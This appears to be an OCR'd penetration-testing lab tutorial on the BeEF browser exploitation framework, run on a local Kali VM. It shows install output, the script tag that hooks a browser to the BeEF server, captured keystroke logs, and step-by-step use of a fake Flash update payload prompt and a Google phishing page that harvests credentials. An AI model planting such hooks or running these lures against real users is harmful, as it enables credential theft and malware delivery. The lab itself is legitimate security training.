
BROWSER EXPLOITATION FRAMEWORK(BEEF)

Tools : KALI LINUX, BEEF
Site : BEEF

BeEF is a pentesting tool which focuses on exploiting web browsers. It looks past the hardened network perimeter and client system to instead focus on exploitability within the context of the web browser. If a BeEF exploitation is successful, there is no limit to the information gathering that can then be performed.

Input from kali :



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

```
Setting up libespeak1:amd64 (1.48.15+dfsg-3+b2) ...
Setting up espeak (1.48.15+dfsg-3+b2) ...
Setting up ruby-activerecord (2:6.1.7.3+dfsg-6) ...
Setting up ruby-rest-client (2.1.0-4) ...
Setting up ruby-sinatra (3.2.0-1) ...
Setting up ruby-rushover (0.3.0-2) ...
Setting up ruby-http-parser.rb (0.6.0-6+b6) ...
Setting up ruby-otr-activerecord (2.1.1-0.1) ...
Setting up ruby-memoizable (0.4.2-3) ...
Setting up ruby-term-ansicolor (1.3.0-1.1) ...
Setting up ruby-em-websocket (0.5.1-2) ...
Setting up ruby-http-parser (1.2.3-1) ...
Setting up ruby-espeak (1.1.0-1) ...
Setting up ruby-http (4.4.1-6) ...
Setting up ruby-twitter (7.0.0-2) ...
Setting up beef-xss (0.5.4.0+git20220823-0kali3) ...
warn: The home directory `/var/lib/beef-xss' already exists.  Not touching this directory.
warn: Warning: The home directory `/var/lib/beef-xss' does not belong to the user you are currently creating.
beef-xss.service is a disabled or a static unit, not starting it.
Processing triggers for doc-base (0.11.2) ...
Processing 1 added doc-base file ...
Processing triggers for libc-bin (2.40-3) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...

┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Fri 2025-01-31 14:14:23 EST; 5s ago
 Invocation: c5d417626db945ea9833ea32fca057e5
   Main PID: 8965 (ruby)
      Tasks: 1 (limit: 4546)
     Memory: 36.9M (peak: 36.9M)
        CPU: 2.277s
     CGroup: /system.slice/beef-xss.service
             └─8965 ruby /usr/share/beef-xss/beef

Jan 31 14:14:23 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...

┌──(kali㉿kali)-[~]
└─$
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

BeEF Control Panel

127.0.0.1:3000/ui/panel

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

BeEF 0.5.4.0 | Logout

Hooked Browsers
- Online Browsers
- Offline Browsers

Getting Started | Logs | Zombies

BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.
Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.
IPEC: Send commands to the victims systems using Inter-Protocol Exploitation/Communication (IPEC)
WebRTC: Send commands to the victims systems via a zombie specified as the primary WebRTC caller.

Basic | Requester

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 14:20

BeEF Control Panel | BeEF Basic Demo

127.0.0.1:3000/demos/basic.html

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- The Browser Exploitation Framework Project homepage
- BeEF Wiki
- Browser Hacker's Handbook
- Slashdot

Have a go at the event logger. Insert your secret here:

hello

You can also load up a more advanced demo page.

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 14:31

BeEF Control Panel | BeEF Basic Demo

127.0.0.1:3000/ui/panel

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

BeEF 0.5.4.0 | Logout

Hooked Browsers
- Online Browsers
  - 127.0.0.1
    - 127.0.0.1
- Offline Browsers


Getting Started | Logs | Zombies


I...	Type	Event	Date	Bro...
22		526.886s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:27:00 UTC	1
21		526.219s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:26:59 UTC	1
20		525.099s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:26:58 UTC	1
19		524.590s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:26:58 UTC	1
18		523.345s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:26:57 UTC	1
17		523.339s - [Mouse Click] x: 1554 y:387 > html	2025-01-31 19:26:57 UTC	1
16		471.358s - [Focus] Browser window has regained focus.	2025-01-31 19:26:04 UTC	1
15		448.108s - [Blur] Browser window has lost focus.	2025-01-31 19:25:41 UTC	1
14		448.095s - [Focus] Browser window has regained focus.	2025-01-31 19:25:41 UTC	1
13		447.933s - [Blur] Browser window has lost focus.	2025-01-31 19:25:41 UTC	1
12		31.025s - [Mouse Click] x: 359 y:337 > textarea#imptxt(Important Text)	2025-01-31 19:18:43 UTC	1
11		30.165s - [Mouse Click] x: 373 y:350 > div	2025-01-31 19:18:43 UTC	1
10		16.657s - [User Typed]	2025-01-31 19:18:29 UTC	1
9		15.624s - [User Typed] lo	2025-01-31 19:18:28 UTC	1
8		14.583s - [User Typed] el	2025-01-31 19:18:27 UTC	1
7		13.554s - [User Typed] h	2025-01-31 19:18:26 UTC	1
6		12.706s - [Mouse Click] x: 565 y:328 > textarea#imptxt(Important Text)	2025-01-31 19:18:26 UTC	1
5		127.0.0.1 appears to have come back online	2025-01-31 19:18:12 UTC	1
4		127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000	2025-01-31 19:18:12 UTC	1
3		User with ip 127.0.0.1 has successfully authenticated in the application.	2025-01-31 19:15:37 UTC	0
2		User with ip 127.0.0.1 has failed to authenticate in the application.	2025-01-31 19:15:31 UTC	0

Basic | Requester

Page 1 of 2

Displaying logs 1 - 30 of 31


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
about:sessionrestore
BeEF Control Panel
BeEF Basic Demo
127.0.0.1:3000/ui/panel#id=h1RW2QVcl8qSUAogC5ogAmpZCF
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Commands
Proxy
XssRays
Network
Module Tree
Module Results History
Fake Flash Update
Browser (58)
Chrome Extensions (6)
Debug (9)
Exploits (110)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Clippy
Fake Flash Update
Fake Notification Bar
Google Phishing
Pretty Theft
Simple Hijacker
TabNabbing
Fake Evernote Web Clipper
Fake LastPass
HTA PowerShell
SiteKiosk Breakout
Description:
Prompts the user to install an update to Adobe Flash Player. The delivered payload could be a custom file, a browser extension or any specific URI.
Id:
20
Image:
Payload:
Custom Payload URI:
Execute
Ready


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
about:sessionrestore
BeEF Control Panel
BeEF Basic Demo
127.0.0.1:3000/demos/basic.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
You should be hooked into BeEF.
An update to Adobe® Flash® Player is available.
This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.
Did you know...
The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
Most of the top video sites on the web use Flash Player
Flash Player is installed on over 1.3 billion connected PCs
Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.
REMIND ME LATER
INSTALL

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

1 2 3 4 15:04

about:sessionrestore | BeEF Control Panel | Google Mail: Email from

127.0.0.1:3000/demos/basic.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google

New to Google Mail? CREATE AN ACCOUNT

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more

About Google Mail New features! Switch to Google Mail
Create an account

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

Sign in

Username

Password

Sign in Stay signed in

Can't access your account?

 Google Mail for Work Terms & Privacy Help

Installing and Launching BeEF

A. Installation on Kali Linux

1. **Open a Terminal Window**
   Begin by opening your terminal in Kali Linux.

Install BeEF
Execute the following command to install BeEF from Kali's repositories:
`sudo apt install beef-xss`

2. This command downloads and installs BeEF along with its dependencies.

B. Launching BeEF

Start the BeEF Service
Launch BeEF by typing:
`sudo beef-xss`

1.
2. **Set Your Password**
   On first launch, you will be prompted to create a password for accessing the BeEF control panel. Enter your chosen password and press **Enter**.

Access the BeEF Web Interface
After BeEF initializes, it will attempt to open a web browser automatically. If it does not, manually open your browser and navigate to:
`http://127.0.0.1:3000/ui/panel`

3. Log in using the username **beef** and the password you set earlier.

2. Exploring the BeEF Control Panel

Once logged in, you'll see the BeEF dashboard, which includes:

- **Welcome and Documentation Section:**
  A detailed introduction to the tool, along with helpful links for further reading.
- **Demo Page Link:**
  A clickable link that loads a basic demo page designed to simulate a hooked browser environment.
- **Hooked Browser List:**
  A sidebar that displays all currently hooked browsers. This section updates in real time as browsers connect.

3. Hooking a Browser for Information Gathering

A. Launching the Demo Page

1. **Initiate the Hook Process**
   On the main BeEF dashboard, click on the **Basic Demo** link. This action opens a new browser window or tab that is automatically hooked by BeEF.
   - **Tip:** Use a separate browser or an incognito window to simulate a target environment.
2. **Interact with the Demo Page**
   To confirm that the browser is successfully hooked, type some text in the text input field at the bottom of the demo page. This interaction generates events that BeEF logs, confirming active communication.

B. Monitoring the Hooked Browser

1. **Accessing Logs**
   In the BeEF control panel, locate your hooked browser from the list on the left. Click on it to open its detailed view, then switch to the **Logs** tab.
   - **Sorting Logs:**
     Click the **ID** column header to sort log entries in ascending order. This will display every interaction with the hooked page,

such as keystrokes, mouse clicks, and custom commands executed.

2. **Viewing Detailed Browser Information**
   Navigate to the **Details** tab for your hooked browser. Here, you can examine:
   - **Browser Version:** Identify which version of the browser is in use, which is critical for determining applicable vulnerabilities.
   - **Installed Plugins and Extensions:** A list of browser add-ons that may be exploitable.
   - **Operating System Information:** Details such as the platform (Windows, macOS, Linux) and user agent string.
   - **Network Information:** Information like IP address and connection type can also be found here.

4. Executing Custom Exploits for Information Gathering

BeEF's power lies in its ability to execute a wide array of commands against a hooked browser. Below are two detailed examples that demonstrate how to leverage BeEF's capabilities.

A. Example 1: Fake Flash Update Popup

Step-by-Step Process:

1. **Navigate to the Commands Tab**
   Within the BeEF interface, select your hooked browser and click the **Commands** tab.
2. **Locate the Social Engineering Commands**
   In the left-side command tree, find and expand the **Social Engineering** folder. This folder contains commands designed to deceive the user into performing actions that can lead to further exploitation.
3. **Select the Fake Flash Update Command**
   - Click on **Fake Flash Update**. This command is designed to display a popup message mimicking a Flash update prompt.

    - **Payload Customization:**
      You have the option to customize the payload. For instance, you can change the URL or file path that the popup will trigger if the user clicks “Update.”
4. **Execute the Command**
   Click the **Execute** button (usually located at the bottom right of the panel).
    - **Observe the Demo Page:**
      Return to the hooked demo page, where a fake Flash update popup should now be visible.
    - **User Interaction Simulation:**
      If a user clicks on the popup’s “Update” button, the custom payload you configured will be downloaded, allowing you to simulate further exploitation.

Why This is Effective:

- **User Trust Exploitation:** Users often trust system update prompts.
- **Payload Delivery:** This method allows for remote delivery of additional exploits or information gathering tools.

B. Example 2: Google Phishing Attack

Step-by-Step Process:

1. **Navigate to the Commands Tab Again**
   With your hooked browser still active, switch back to the **Commands** tab.
2. **Select the Google Phishing Command**
    - In the **Social Engineering** section, locate and click on **Google Phishing**.
    - **Customization Options:**
      You can edit parameters such as the URL, page layout, and branding elements to make the fake login screen more convincing. This is crucial for adapting to changes in the legitimate Gmail interface.

3. **Execute the Command**
   Click on **Execute** to launch the phishing attack.
   - **Observe the Result:**
     Go back to the hooked demo page. You should now see a phishing interface that resembles the Gmail login page.
4. **Capturing Credentials**
   When a user enters their credentials into the fake login form:
   - BeEF captures and logs the entered details.
   - To review the captured data, return to the **Commands** tab and select the specific exploit.
   - Navigate to the intermediate tab (often found between the list of exploits and the detailed description) to view the captured credentials and other submission details.

Why This is Effective:

- **High Engagement:** A familiar interface increases the likelihood of user interaction.
- **Data Harvesting:** Captured credentials and user interactions provide valuable intelligence for further penetration testing or research.

5. Advanced Customization and Best Practices

A. Customizing Payloads and Exploits

- **Editing Command Parameters:**
  Many of BeEF's commands allow for extensive customization. For example, you can modify the text, images, and URLs used in phishing or social engineering exploits.
- **Testing in a Controlled Environment:**
  Always test your custom payloads in a safe, isolated environment before deploying them in a real-world penetration test.

B. Reviewing and Analyzing Logs

- **Detailed Log Analysis:**
  The **Logs** tab not only provides a history of actions but also allows you to analyze the timing, frequency, and types of interactions. This data is crucial for refining your exploitation strategies.
- **Exporting Data:**
  For further analysis or reporting, export logs and detailed browser information to your local machine.

C. Ethical Considerations

- **Permission:**
  Always obtain explicit permission before testing or exploiting a browser on any network that you do not own.
- **Legal Compliance:**
  Ensure that your activities comply with local laws and organizational policies regarding penetration testing and ethical hacking.

6. Conclusion

This detailed example demonstrates how to install, launch, and use BeEF for client-side exploitation and information gathering. By hooking a browser, you gain access to rich details about the target system, which can be exploited using tailored social engineering attacks such as fake Flash update prompts and Google phishing pages.

BeEF's flexible architecture allows penetration testers to adapt commands and payloads to a variety of scenarios, making it an essential tool in any web-based exploitation toolkit.